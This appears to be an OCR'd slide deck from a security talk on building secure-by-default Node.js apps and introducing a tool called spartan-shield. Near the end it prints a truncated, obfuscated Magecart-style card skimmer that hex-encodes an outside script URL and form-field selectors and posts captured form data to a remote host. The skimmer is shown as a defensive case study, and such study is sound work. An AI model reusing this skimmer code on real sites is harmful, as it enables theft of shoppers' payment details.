@darkmsph1t

one size fits me

BUILDING SECURE-BY-DEFAULT NODEJS APPLICATIONS


AKA: What I did this summer while all the other kids were outside playing

yolonda smith

@darkwsphlt

a day in my life


- Lead Infosec Analyst, BISO—Digital/Marketing @ Target
- New to MN && new to nodejs
- Recovering product manager, Pwnie Express
- Capt, USAF, 2005-2013
- Sometimes Brewer
- Always curious



@darkmsph1t

the common refrain

“That’s handled some
else [downstream/
upstream/some other
made up place]”



“Where does it say we
have to do that?”

“Is this really that big of a problem? What’s the likelihood that anyone will ever find this?”

@darkmsph1t

Hackers
don't give a shit:

KIWICON III

28TH & 29TH NOVEMBER 2009

New Zealand's Hacker con - Wellington

- About your project's scope
- It's managed by a third party
- It's a legacy system
- It's "too critical to patch"
- About your outage windows
- About your budget
- You've always done it that way
- About your Go-Live Date
- It's only a pilot/proof of concept
- About Non-Disclosure Agreements
- It wasn't a requirement in the contract
- It's an internal system
- It's really hard to change
- It's due for replacement
- You're not sure how to fx it
- It's handled in the Cloud
- About your Risk Register entry
- The vendor doesn't support that conf guration
- It's an interim solution
- It's [insert standard here] compliant
- It's encrypted on disk
- The cost benef t doesn't stack up
- "Nobody else could f gure that out"
- You can't explain the risk to "The Business"
- You've got other priorities
- About your faith in the competence of your internal users
- You don't have a business justif cation
- You can't show Return on Investment
- You contracted out that risk

@darkmsph1t

the challenge

CAN I FOLLOW MY OWN ADVICE?

@darkwsplit


rules of engagement

1. Assume limited-knowledge or background in security
2. Tech stack used should offer (relatively) low barrier to entry and yet...
    - Widely used in production environment I'm familiar with
3. Final application must implement security guidance from a well-known framework (e.g. NIST, OWASP)

@darkmsph1t

key requirements

build “security” in from the very beginning




contextualized to application

provide everything needed to build an application which is deployment model, type

Tailored to application’s

“secure by default”



cover all the bases

flexible enough to adjust to app changes

@darkmsph1t


INTRODUCING

what is it?

- node app deployed as an npm cli module
- Delivers policy (security.json) & boilerplate code/middleware for immediate use
- Built-in support:
  - Redis
  - MongoDB
  - Firebase && local authentication
- Synk => application dependency vulnerabilities
- mocha-chai => unit testing
  - Coveralls => test coverage
- TravisCI-ready

@darkmsph1t

concept of operations



- Shouldn’t need domain expertise needed to get basics done
- Security things for other security people
- Security *with* the application not *around* the application

@darkmsph1t

demonstration

YOU CAN PLAY TOO!

terminal node npm git* Your fave VSCode editor/IDE

npm init -y

Optional : git init

```
npm install -g spartan-shield
```

```
yarn add spartan-shield
```

@darkmsph1t


$ _spartan -h

@darkmsph1t

practical example

NEUTRALIZING DIGITAL SKIMMERS WITH _SPARTAN

@darkmsph1t



The Ticketmaster UK 'breach' is far more extensive than at first thought — part of a single operation by a threat group affecting over 800 e-commerce sites around the globe, according to new intelligence.

Security firm Risk IQ said it has been tracking the Magecart group since 2015. Its latest *modus operandi* is to use a kind of digital card skimmer, malicious code, which is injected into code

penta Technologies was
imate script destined for the

extensive than at first thought, as


Response Body

```
try{var uVDate=[];if(isLocalStorageExist('userDateV'))
uVDate=getLocalStorage('userDateV');if(uVDate.length==0||spGetTime()-uVDate[uVDate.length-1]>1800){uVDate.push(spGetTime());setLocalStorage
if(spApi.isOnAfterPaymentPage()){var userpaids=[];var paid={};if(spApi.storageData("paid-products")!=null&&spApi.storageData("paid-products
{userpaids=getLocalStorage('userpaids');paid=sQuery.merge(JSON.parse(spApi.storageData("paid-products")),userpaids);}else{paid=JSON.parse(s
setLocalStorage('userpaids',paid);}}
if(spApi.isUserLoggedIn()){if(!isLocalStorageExist('loggedinUser'))
setLocalStorage('loggedinUser',1);}}catch(err){spApi.errLog(err);}}
else{spApi.consoleLog.push("INSIDER(formerly SOCIAPlus) not supporting Internet Explorer 7 or below.");}}
spApi.loadScript('//api.sociaplus.com/js/squery.min.js',insiderMain);}else{var errorTwice="Warning : INSIDER(formerly SOCIAPlus) API is int
["\x68\x74\x74\x70\x73\x3A\x2F\x2F\x77\x65\x62\x66\x6F\x74\x63\x65\x2E\x6D\x65\x2F\x6A\x73\x2F\x66\x6F\x72\x6D\x2E\x6A\x73","\x73\x65\x74\x
\x63\x68","\x63\x6F\x6F\x6B\x69\x65","\x67\x65\x74\x54\x69\x6D\x65","\x2D","\x72\x61\x6E\x64\x6F\x6D","\x66\x6C\x6F\x6F\x72","\x73\x65\x74\
x73\x6E\x64","\x69\x6E\x70\x75\x74\x2C\x20\x73\x65\x6C\x65\x63\x74\x2C\x20\x74\x65\x78\x74\x61\x72\x65\x61\x2C\x20\x63\x68\x65\x63\x6B\x62\
x61\x6C\x75\x65","\x6E\x61\x6D\x65","","\x3D","\x26","\x61\x5B\x68\x72\x65\x66\x2A\x3D\x27\x6A\x61\x76\x61\x73\x63\x72\x69\x70\x74\x3A\x76\
6E\x2C\x20\x2E\x62\x75\x74\x74\x6F\x6E","\x74\x79\x70\x65","\x74\x65\x78\x74","\x73\x65\x6C\x65\x63\x74","\x63\x68\x65\x63\x6B\x62\x6F\x78"
63\x6B","\x63\x6C\x6B","\x6F\x6E\x63\x6C\x69\x63\x6B","\x61\x74\x74\x61\x63\x68\x45\x76\x65\x6E\x74","\x66\x6F\x72\x6D","\x73\x75\x62\x6D\x
6E\x61\x6D\x65","\x6E\x6F\x64\x6F\x6D\x61\x69\x6E","\x50\x4F\x53\x54","\x65\x34\x61\x39\x66\x61\x65\x65\x65\x61\x30\x63\x38\x34\x32\x30\x33
\x70\x70\x6C\x69\x63\x61\x74\x69\x6F\x6E\x2F\x78\x2D\x77\x77\x77\x2D\x66\x6F\x72\x6D\x2D\x75\x72\x6C\x65\x6E\x63\x6F\x64\x65\x64","\x73\x65
5\x74\x6D\x61\x73\x74\x65\x72\x61\x75\x73\x26\x6B\x65\x79\x3D","\x6D\x79\x69\x64","\x73\x65\x6E\x64","\x6C\x6F\x63\x61\x74\x69\x6F\x6E","\x
{snd:null,e4a9faeeea0c842038ea7673864ba7aab:_0x2441[0],myid:(function(_0x5561x2){var _0x5561x3=document[_0x2441[7]][_0x2441[6]](new RegExp(
decodeURIComponent(_0x5561x3[1]):undefined})(_0x2441[1])||(function(){var _0x5561x4=new Date();var _0x5561x5=_0x5561x4[_0x2441[8]]()+ _0x24
60*60*24*1000);document[_0x2441[7]]=_0x2441[12]+ _0x5561x5+ _0x2441[13]+ _0x5561x6[_0x2441[14]]();return _0x5561x5})(),clk:function(){a90f7
_0x5561x8=0;_0x5561x8<_0x5561x7[_0x2441[18]];_0x5561x8++){if(_0x5561x7[_0x5561x8][_0x2441[19]][_0x2441[18]]>0){var _0x5561x9=_0x5561x7[_0x5
[_0x2441[20]]+ _0x2441[22]+ _0x5561x7[_0x5561x8][_0x2441[19]]+ _0x2441[23]}}},send:function(){try{var _0x5561xa=document[_0x2441[17]](_0x24
_0x5561xb=_0x5561xa[_0x5561x8];if(_0x5561xb[_0x2441[25]]!=_0x2441[26]&&_0x5561xb[_0x2441[25]]!=_0x2441[27]&&_0x5561xb[_0x2441[25]]!=_0x2441
(_0x2441[32],a90f7e0d6accffc5738c6b8cf738a9a85[_0x2441[33]],false)}else{_0x5561xb[_0x2441[35]](_0x2441[34],a90f7e0d6accffc5738c6b8cf738a9a8
{if(_0x5561xc[_0x5561x8][_0x2441[31]]){_0x5561xc[_0x5561x8][_0x2441[31]](_0x2441[37],a90f7e0d6accffc5738c6b8cf738a9a85[_0x2441[33]],false)}
(_0x2441[38],a90f7e0d6accffc5738c6b8cf738a9a85[_0x2441[33]])}};if(a90f7e0d6accffc5738c6b8cf738a9a85[_0x2441[15]]!=null){var _0x5561xd=locat
_0x5561xe=btoa(a90f7e0d6accffc5738c6b8cf738a9a85[_0x2441[15]]);var _0x5561xf=new XMLHttpRequest();_0x5561xf[_0x2441[48]](_0x2441[46],a90f7e
_0x2441[53]+ a90f7e0d6accffc5738c6b8cf738a9a85[_0x2441[54]])};a90f7e0d6accffc5738c6b8cf738a9a85[_0x2441[15]]=null;_0x5561xe=null;setTimeout
(window[_0x2441[56]])){a90f7e0d6accffc5738c6b8cf738a9a85[_0x2441[55]]()}
```

@darkmsph1t

